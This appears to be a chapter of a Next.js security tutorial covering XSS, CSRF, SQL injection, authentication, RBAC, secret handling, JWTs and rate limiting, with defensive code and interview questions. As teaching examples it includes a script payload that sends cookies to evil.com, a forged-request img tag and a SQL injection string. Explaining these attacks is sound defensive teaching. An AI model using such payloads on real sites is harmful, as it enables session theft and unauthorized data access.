
Security Best Practices
Section 21: Security Best Practices
Section titled “Section 21: Security Best Practices”21.1 What Is Application Security?
Section titled “21.1 What Is Application Security?”Application security is the practice of protecting your web application from malicious actors who attempt to steal data, impersonate users, crash services, or gain unauthorized access. In Next.js, security spans the entire stack — from the browser to the server to the database.
Simple analogy: Think of your application as a bank vault. The vault door (authentication), the security cameras (logging), the guards (middleware), and the alarm system (rate limiting) all work together. Neglecting any single layer puts everything at risk.
21.2 Why Security Matters
Section titled “21.2 Why Security Matters”| Risk | Consequence Without Security |
|---|---|
| Data breach | User passwords, credit cards, PII exposed |
| Account takeover | Users impersonated, trust destroyed |
| Service disruption | App made unavailable via DDoS |
| Legal liability | GDPR fines, lawsuits, regulatory penalties |
| Reputation damage | Users leave, business suffers permanently |
21.3 Common Vulnerability Landscape
Section titled “21.3 Common Vulnerability Landscape”
21.4 XSS — Cross-Site Scripting
Section titled “21.4 XSS — Cross-Site Scripting”What it is: An attacker injects malicious JavaScript into your page through user-controlled content (comments, form fields, URL params). When another user views the page, the script executes in their browser.
Example attack:
<!-- Attacker submits this as their "name" --><script>document.location='https://evil.com/steal?c='+document.cookie</script>Prevention in Next.js:
Next.js (via React) automatically escapes JSX expressions, making it resistant to XSS by default. However, danger exists when using dangerouslySetInnerHTML.
// ❌ DANGEROUS — Raw HTML injectionfunction DangerousComment({ content }: { content: string }) {  return <div dangerouslySetInnerHTML={{ __html: content }} />;}
// ✅ SAFE — React escapes automaticallyfunction SafeComment({ content }: { content: string }) {  return <div>{content}</div>;}
// ✅ SAFE — Sanitize when you MUST use raw HTML (e.g., rich text editors)import DOMPurify from 'isomorphic-dompurify';
function SanitizedContent({ html }: { html: string }) {  const clean = DOMPurify.sanitize(html, {    ALLOWED_TAGS: ['p', 'b', 'i', 'em', 'strong', 'a'],    ALLOWED_ATTR: ['href'],  });  return <div dangerouslySetInnerHTML={{ __html: clean }} />;}
Content Security Policy (CSP) header:
// next.config.js — Add CSP headersconst cspHeader = `  default-src 'self';  script-src 'self' 'nonce-{NONCE}';  style-src 'self' 'unsafe-inline';  img-src 'self' blob: data: https:;  font-src 'self';  connect-src 'self' https://api.yourdomain.com;  frame-ancestors 'none';`.replace(/\n/g, '');
/** @type {import('next').NextConfig} */const nextConfig = {  async headers() {    return [      {        source: '/(.*)',        headers: [          {            key: 'Content-Security-Policy',            value: cspHeader,          },          {            key: 'X-Content-Type-Options',            value: 'nosniff',          },          {            key: 'X-Frame-Options',            value: 'DENY',          },          {            key: 'Referrer-Policy',            value: 'strict-origin-when-cross-origin',          },        ],      },    ];  },};
module.exports = nextConfig;
21.5 CSRF — Cross-Site Request Forgery
Section titled “21.5 CSRF — Cross-Site Request Forgery”What it is: A malicious website tricks a logged-in user’s browser into making a request to your app — submitting a form, deleting data — without the user’s knowledge.
Example attack:
<!-- On attacker's website --><img src="https://yourbank.com/transfer?to=attacker&amount=1000" /><!-- Browser sends the victim's cookies automatically! -->Prevention:
// middleware.ts — Validate Origin header for mutationsimport { NextRequest, NextResponse } from 'next/server';
export function middleware(request: NextRequest) {  // Only check state-changing methods  if (['POST', 'PUT', 'DELETE', 'PATCH'].includes(request.method)) {    const origin = request.headers.get('origin');    const allowedOrigin = process.env.NEXTAUTH_URL;
    if (origin && origin !== allowedOrigin) {      return NextResponse.json(        { error: 'Forbidden: Invalid origin' },        { status: 403 }      );    }  }  return NextResponse.next();}
export const config = { matcher: '/api/:path*',};// For forms — use SameSite cookies + CSRF token// NextAuth sets cookies with SameSite=lax by default// For extra protection, use CSRF tokens:
import { randomBytes } from 'crypto';import { cookies } from 'next/headers';
export async function generateCsrfToken(): Promise<string> { const token = randomBytes(32).toString('hex'); cookies().set('csrf-token', token, { httpOnly: true, secure: process.env.NODE_ENV === 'production', sameSite: 'strict', path: '/', }); return token;}
export function validateCsrfToken(requestToken: string): boolean { const storedToken = cookies().get('csrf-token')?.value; return !!storedToken && storedToken === requestToken;}21.6 SQL Injection
Section titled “21.6 SQL Injection”What it is: Attackers insert SQL code into user inputs to manipulate your database queries.
Example attack:
-- User enters: admin' --SELECT * FROM users WHERE email = 'admin' --' AND password = 'anything'-- The -- comments out the password check entirely!Prevention — Always use parameterized queries:
// ❌ NEVER DO THIS — string concatenationasync function dangerousQuery(email: string) {  // SQL injection possible!  return db.execute(`SELECT * FROM users WHERE email = '${email}'`);}
// ✅ ALWAYS use parameterized queries or an ORMimport { db } from '@/lib/db'; // e.g., Drizzle, Prisma, Postgres.js
// Option 1: Parameterized query (raw SQL)async function safeQuery(email: string) {  return db.execute('SELECT * FROM users WHERE email = $1', [email]);}
// Option 2: ORM (Prisma) — safe by defaultimport { prisma } from '@/lib/prisma';
async function findUser(email: string) {  return prisma.user.findUnique({    where: { email }, // Prisma handles escaping automatically  });}
// Option 3: Drizzle ORMimport { users } from '@/db/schema';import { eq } from 'drizzle-orm';
async function findUserDrizzle(email: string) {  return db.select().from(users).where(eq(users.email, email));}
21.7 Authentication Security
Section titled “21.7 Authentication Security”Password Hashing
Section titled “Password Hashing”import bcrypt from 'bcryptjs';
const SALT_ROUNDS = 12; // Higher = slower but more secure
export async function hashPassword(plaintext: string): Promise<string> { // bcrypt automatically generates a salt and hashes return bcrypt.hash(plaintext, SALT_ROUNDS);}
export async function verifyPassword( plaintext: string, hashed: string): Promise<boolean> { // Constant-time comparison prevents timing attacks return bcrypt.compare(plaintext, hashed);}Secure Login API Route
Section titled “Secure Login API Route”import { NextRequest, NextResponse } from 'next/server';import { z } from 'zod';import { prisma } from '@/lib/prisma';import { verifyPassword } from '@/lib/auth/password';import { createSession } from '@/lib/auth/session';import { rateLimit } from '@/lib/rate-limit';
const LoginSchema = z.object({ email: z.string().email(), password: z.string().min(8).max(100),});
export async function POST(request: NextRequest) { // 1. Rate limiting — prevent brute force const ip = request.ip ?? '127.0.0.1'; const { success } = await rateLimit.check(ip, 5); // 5 attempts per minute
if (!success) { return NextResponse.json( { error: 'Too many attempts. Please try again later.' }, { status: 429 } ); }
try { // 2. Validate input const body = await request.json(); const parsed = LoginSchema.safeParse(body);
if (!parsed.success) { return NextResponse.json({ error: 'Invalid input' }, { status: 400 }); }
const { email, password } = parsed.data;
// 3. Find user — use generic error message (don't reveal if email exists) const user = await prisma.user.findUnique({ where: { email } });
// ✅ Constant-time check even when user doesn't exist (prevents enumeration) const passwordMatch = user ? await verifyPassword(password, user.passwordHash) : await verifyPassword(password, '$2b$12$fakehashfortimingnormalization');
if (!user || !passwordMatch) { return NextResponse.json( { error: 'Invalid email or password' }, // Generic message { status: 401 } ); }
// 4. Create session const session = await createSession(user.id);
const response = NextResponse.json({ success: true });
// 5. Set secure HTTP-only cookie response.cookies.set('session', session.token, { httpOnly: true, // Not accessible via JavaScript secure: true, // HTTPS only sameSite: 'lax', // CSRF protection maxAge: 60 * 60 * 24 * 7, // 7 days path: '/', });
return response;
} catch (error) { console.error('[Login Error]', error); return NextResponse.json({ error: 'Server error' }, { status: 500 }); }}21.8 Authentication Security Flow Diagram
Section titled “21.8 Authentication Security Flow Diagram”
21.9 Authorization & Role-Based Access Control (RBAC)
Section titled “21.9 Authorization & Role-Based Access Control (RBAC)”export type Role = 'admin' | 'editor' | 'viewer';
export const permissions = { 'admin': ['read', 'write', 'delete', 'manage_users'], 'editor': ['read', 'write'], 'viewer': ['read'],} as const;
type Permission = typeof permissions[Role][number];
export function hasPermission(role: Role, permission: Permission): boolean { return (permissions[role] as readonly string[]).includes(permission);}// middleware.ts — Route-level authorizationimport { NextRequest, NextResponse } from 'next/server';import { getSession } from '@/lib/auth/session';import { hasPermission } from '@/lib/auth/rbac';
export async function middleware(request: NextRequest) { const { pathname } = request.nextUrl;
// Public routes — no auth needed const publicRoutes = ['/', '/login', '/register', '/api/auth']; if (publicRoutes.some(route => pathname.startsWith(route))) { return NextResponse.next(); }
// Verify session const session = await getSession(request); if (!session) { return NextResponse.redirect(new URL('/login', request.url)); }
// Admin-only routes if (pathname.startsWith('/admin') && session.role !== 'admin') { return NextResponse.redirect(new URL('/unauthorized', request.url)); }
// API route authorization if (pathname.startsWith('/api/admin') && !hasPermission(session.role, 'manage_users')) { return NextResponse.json({ error: 'Forbidden' }, { status: 403 }); }
// Attach user info to headers for server components const requestHeaders = new Headers(request.headers); requestHeaders.set('x-user-id', session.userId); requestHeaders.set('x-user-role', session.role);
return NextResponse.next({ request: { headers: requestHeaders } });}
export const config = { matcher: ['/((?!_next/static|_next/image|favicon.ico).*)'],};21.10 Environment Variables & Secret Management
Section titled “21.10 Environment Variables & Secret Management”# .env.local — Local development secrets (NEVER commit)DATABASE_URL=postgresql://user:pass@localhost:5432/mydbJWT_SECRET=your-super-secret-jwt-key-min-32-charsNEXTAUTH_SECRET=another-secret-for-nextauthSTRIPE_SECRET_KEY=sk_test_...SENDGRID_API_KEY=SG....
# Public env vars (safe to expose to browser)NEXT_PUBLIC_APP_URL=http://localhost:3000NEXT_PUBLIC_STRIPE_PUBLISHABLE_KEY=pk_test_...// lib/env.ts — Validate all required env vars at startupimport { z } from 'zod';
const envSchema = z.object({ DATABASE_URL: z.string().url(), JWT_SECRET: z.string().min(32, 'JWT_SECRET must be at least 32 characters'), NEXTAUTH_SECRET: z.string().min(32), NODE_ENV: z.enum(['development', 'test', 'production']), // Public vars NEXT_PUBLIC_APP_URL: z.string().url(),});
// Throws at build time if any required env var is missingconst parsed = envSchema.safeParse(process.env);
if (!parsed.success) { console.error('❌ Invalid environment variables:'); console.error(parsed.error.flatten().fieldErrors); throw new Error('Invalid environment variables');}
export const env = parsed.data;Critical rules:
- ✅ Variables without
NEXT_PUBLIC_prefix are server-only — never exposed to the browser - ❌ Never put database URLs or API secrets in
NEXT_PUBLIC_variables - ✅ Use
.env.localfor local dev, CI/CD platform secrets for production - ✅ Rotate secrets immediately if they are ever accidentally committed
21.11 JWT vs Session Security
Section titled “21.11 JWT vs Session Security”| Aspect | JWT (JSON Web Token) | Server Sessions |
|---|---|---|
| Storage | Client (cookie/localStorage) | Server (DB/Redis) |
| Revocation | Hard (need blocklist) | Easy (delete from DB) |
| Scalability | Excellent (stateless) | Requires shared store |
| Token size | Larger (~300 bytes) | Small (ID only) |
| Expiry control | Built-in exp claim | Full server control |
| Security risk | Token stolen = full access | Session ID stolen = risk |
| Best for | Microservices, APIs | Traditional web apps |
import { SignJWT, jwtVerify } from 'jose';
const secret = new TextEncoder().encode(process.env.JWT_SECRET);
export async function signToken(payload: Record<string, unknown>): Promise<string> {  return new SignJWT(payload)    .setProtectedHeader({ alg: 'HS256' })    .setIssuedAt()    .setExpirationTime('1h')        // Short expiry    .setIssuer('https://yourdomain.com')    .setAudience('https://yourdomain.com')    .sign(secret);}
export async function verifyToken(token: string) {  const { payload } = await jwtVerify(token, secret, {    issuer: 'https://yourdomain.com',    audience: 'https://yourdomain.com',  });  return payload;}
21.12 HTTP vs HTTPS Comparison
Section titled “21.12 HTTP vs HTTPS Comparison”| Feature | HTTP | HTTPS |
|---|---|---|
| Encryption | ❌ None | ✅ TLS/SSL |
| Data in transit | Plaintext (readable) | Encrypted |
| Cookie security | Cookies can be stolen | Secure flag enforced |
| MITM attacks | Vulnerable | Protected |
| Browser indicator | ⚠️ Not secure | 🔒 Secure padlock |
| SEO impact | Penalized by Google | Rewarded |
| Required for | — | PWAs, Service Workers, HTTP/2 |
21.13 Rate Limiting
Section titled “21.13 Rate Limiting”import { LRUCache } from 'lru-cache';
type RateLimitOptions = { uniqueTokenPerInterval?: number; interval?: number; // milliseconds};
export function rateLimiter(options: RateLimitOptions = {}) { const tokenCache = new LRUCache<string, number[]>({ max: options.uniqueTokenPerInterval || 500, ttl: options.interval || 60_000, // 1 minute });
return { check: (token: string, limit: number): { success: boolean; remaining: number } => { const tokenCount = tokenCache.get(token) ?? []; const now = Date.now(); const windowStart = now - (options.interval || 60_000);
// Filter out old requests const recentRequests = tokenCount.filter(t => t > windowStart); recentRequests.push(now); tokenCache.set(token, recentRequests);
const remaining = Math.max(0, limit - recentRequests.length); return { success: recentRequests.length <= limit, remaining, }; }, };}
// Usage in API routeconst limiter = rateLimiter({ interval: 60_000, uniqueTokenPerInterval: 500 });
export async function POST(request: Request) { const ip = request.headers.get('x-forwarded-for') ?? '127.0.0.1'; const { success, remaining } = limiter.check(ip, 10);
if (!success) { return Response.json( { error: 'Rate limit exceeded' }, { status: 429, headers: { 'Retry-After': '60', 'X-RateLimit-Remaining': String(remaining), }, } ); } // ... handle request}21.14 Secure API Route Pattern
Section titled “21.14 Secure API Route Pattern”// app/api/posts/[id]/route.ts — Complete secure route exampleimport { NextRequest, NextResponse } from 'next/server';import { z } from 'zod';import { getServerSession } from 'next-auth';import { authOptions } from '@/lib/auth/options';import { prisma } from '@/lib/prisma';import { hasPermission } from '@/lib/auth/rbac';import { rateLimiter } from '@/lib/rate-limit';
const limiter = rateLimiter({ interval: 60_000 });
const UpdatePostSchema = z.object({ title: z.string().min(1).max(200).optional(), content: z.string().min(1).max(50_000).optional(),});
export async function PATCH( request: NextRequest, { params }: { params: { id: string } }) { // 1. Rate limiting const ip = request.headers.get('x-forwarded-for') ?? 'unknown'; const { success } = limiter.check(ip, 20); if (!success) { return NextResponse.json({ error: 'Too many requests' }, { status: 429 }); }
// 2. Authentication const session = await getServerSession(authOptions); if (!session?.user) { return NextResponse.json({ error: 'Unauthorized' }, { status: 401 }); }
// 3. Authorization if (!hasPermission(session.user.role, 'write')) { return NextResponse.json({ error: 'Forbidden' }, { status: 403 }); }
// 4. Input validation let body: unknown; try { body = await request.json(); } catch { return NextResponse.json({ error: 'Invalid JSON' }, { status: 400 }); }
const parsed = UpdatePostSchema.safeParse(body); if (!parsed.success) { return NextResponse.json( { error: 'Validation failed', details: parsed.error.flatten() }, { status: 400 } ); }
// 5. Resource ownership check const post = await prisma.post.findUnique({ where: { id: params.id } }); if (!post) { return NextResponse.json({ error: 'Not found' }, { status: 404 }); }
// Users can only edit their own posts (admins can edit any) if (post.authorId !== session.user.id && session.user.role !== 'admin') { return NextResponse.json({ error: 'Forbidden' }, { status: 403 }); }
// 6. Safe update const updated = await prisma.post.update({ where: { id: params.id }, data: parsed.data, });
return NextResponse.json({ post: updated });}21.15 Request Security Workflow Diagram
Section titled “21.15 Request Security Workflow Diagram”
21.16 Security Best Practices
Section titled “21.16 Security Best Practices”- ✅ Always hash passwords with bcrypt (cost factor ≥ 12) — never MD5 or SHA1
- ✅ Use
httpOnly,secure, andsameSiteon all authentication cookies - ✅ Validate and sanitize all user inputs server-side, even if validated client-side
- ✅ Use parameterized queries or ORMs — never string-concatenate SQL
- ✅ Add rate limiting to all public-facing API routes, especially login
- ✅ Use environment variables for all secrets — never hardcode
- ✅ Validate env vars at startup with Zod to catch misconfigurations early
- ✅ Return generic error messages to clients — log detailed errors server-side
- ✅ Set appropriate security headers via
next.config.js - ✅ Use HTTPS everywhere — enforce HSTS in production
- ✅ Implement RBAC at the middleware level, not just in individual routes
- ✅ Audit log all authentication events (logins, failures, logouts)
21.17 Common Security Mistakes
Section titled “21.17 Common Security Mistakes”| Mistake | Risk | Fix |
|---|---|---|
Storing JWTs in localStorage | XSS can steal tokens | Use httpOnly cookies |
| Revealing if email exists on login | User enumeration | Always return generic “Invalid credentials” |
| No rate limiting on login | Brute force attacks | Limit by IP and account |
Using NEXT_PUBLIC_ for secrets | Secret exposed in browser bundle | Use server-only env vars |
| Trusting client-side auth checks | Easy to bypass in DevTools | Always verify on server |
| Not validating file uploads | Malicious file execution | Validate MIME type + scan |
| Verbose error messages | Leaks internal structure | Generic client errors |
| Skipping CSRF protection | Forged requests | Origin check + SameSite cookies |
21.18 Interview Questions — Security
Section titled “21.18 Interview Questions — Security”Beginner:
- What is XSS and how does Next.js/React protect against it by default?
- What is the difference between authentication and authorization?
- Why should you use
httpOnlycookies for session tokens?
Intermediate:
4. How does CSRF work, and what two mechanisms does Next.js use to prevent it?
5. What is the purpose of the NEXT_PUBLIC_ prefix in environment variables?
6. How would you implement rate limiting on a Next.js API route?
Advanced:
7. How would you design a complete RBAC system for a multi-tenant Next.js application?
8. What is a timing attack and how does bcrypt’s constant-time comparison prevent it?
9. You find that JWTs are being stored in localStorage in a production app. What are the exact attack vectors, and what is your remediation plan?